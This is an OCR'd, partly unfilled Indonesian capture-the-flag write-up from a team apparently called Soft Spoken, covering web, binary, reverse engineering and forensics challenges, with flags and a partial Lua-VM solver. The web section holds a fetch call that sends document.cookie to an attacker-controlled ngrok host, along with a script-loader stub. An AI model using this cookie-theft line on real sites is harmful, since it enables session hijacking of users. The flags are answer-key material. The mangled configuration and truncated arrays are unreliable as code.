Nama Lomba

Soft Spoken

Presented by:

altashfir

Maan

Ritz

DAFTAR ISI

[Web Exploitation]

Judul Challenge

Flag

format{flag}

Deskripsi

Author:

deskripsi…….

Script (Kalau ada)

```
version: '3'

services: proxy:
     image: nginx:latest restart:
     always
     ports:
       - 11337:80
     volumes:
       - ./src:/var/www/html:ro
       -       ./proxy.conf:/etc/nginx/conf.d/default.conf:ro networks:
       -       intern
     al depends_on:
       -  bot
  Bot:
```

Solusi

Diberikan link diatas, dan ketika di check terdapat source sebagai berikut:

The idea:

modules/main.js

```
fetch("https://<NGROK-ID>.ngrok-free.app/hit?c="+encodeURIComponent(document
.cookie));
```

payload.js

```
const base = "https://<YOUR_NGROK>.ngrok-free.app/";

const loader = `
          const SCRIPTS = [
               "./modules/main.js",
          ]
```

[Binary Exploitation]

Roblox

Flag

GEMASTIK18{ingfokan_pemabaran_roblox_muncak_gunung}

Deskripsi

“minum sirup sama onde-onde, HIDUP BLONDEE! 🗣️📢🔥🔥”

diberikan file qemu dan tipe soal semi-kernel yang menjalankan program semacam jail environment seperti dibawah :

[Reverse Engineering]

Scripts

Flag


GEMASTIK18{ez_scripting_language}

Deskripsi

Scripting != Coding (or is it?)

Diberikan sebuah stripped binary ELF yang bentuk decompiled codenya tidak familliar.

Setelah dianalisa code tersebut merupakan stripped lua script, dapat dilihat setelah user input flag tersebut terdapat length checking logic



Solusi


Untuk membuat solver, kita kasih gpt saja untuk membantu analisa stripped vm-like decompiled code tersebut.

solver.py

```
ops =
["j3s51","j3s51","m9kp2","qwx7z","qwx7z","m9kp2","j3s51","j3s51","qwx7z","j3 s51",

"m9kp2","qwx7z","qwx7z","j3s51","qwx7z","qwx7z","m9kp2","j3s51","qwx7z","m9k p2",

"j3s51","j3s51","m9kp2","qwx7z","j3s51","j3s51","m9kp2","qwx7z","m9kp2","j3s 51",
          "m9kp2","qwx7z","qwx7z"]
k    =
[143,193,38,93,97,13,149,22,102,163,38,84,55,15,168,194,3,9,162,198,41,77,20
,55,76,17,192,207,104,163,112,96,272]
ct =
[200,132,39,158,180,71,220,93,151,155,93,185,67,107,232,259,49,118,194,229,6
1,134,73,112,113,96,289,310,205,288,112,116,]
```



[Digital Forensics]

Flag

format{flag}

Deskripsi

Author: Maan

Solusi

[Misc]

Thanks_

made with love by ***Soft Spoken***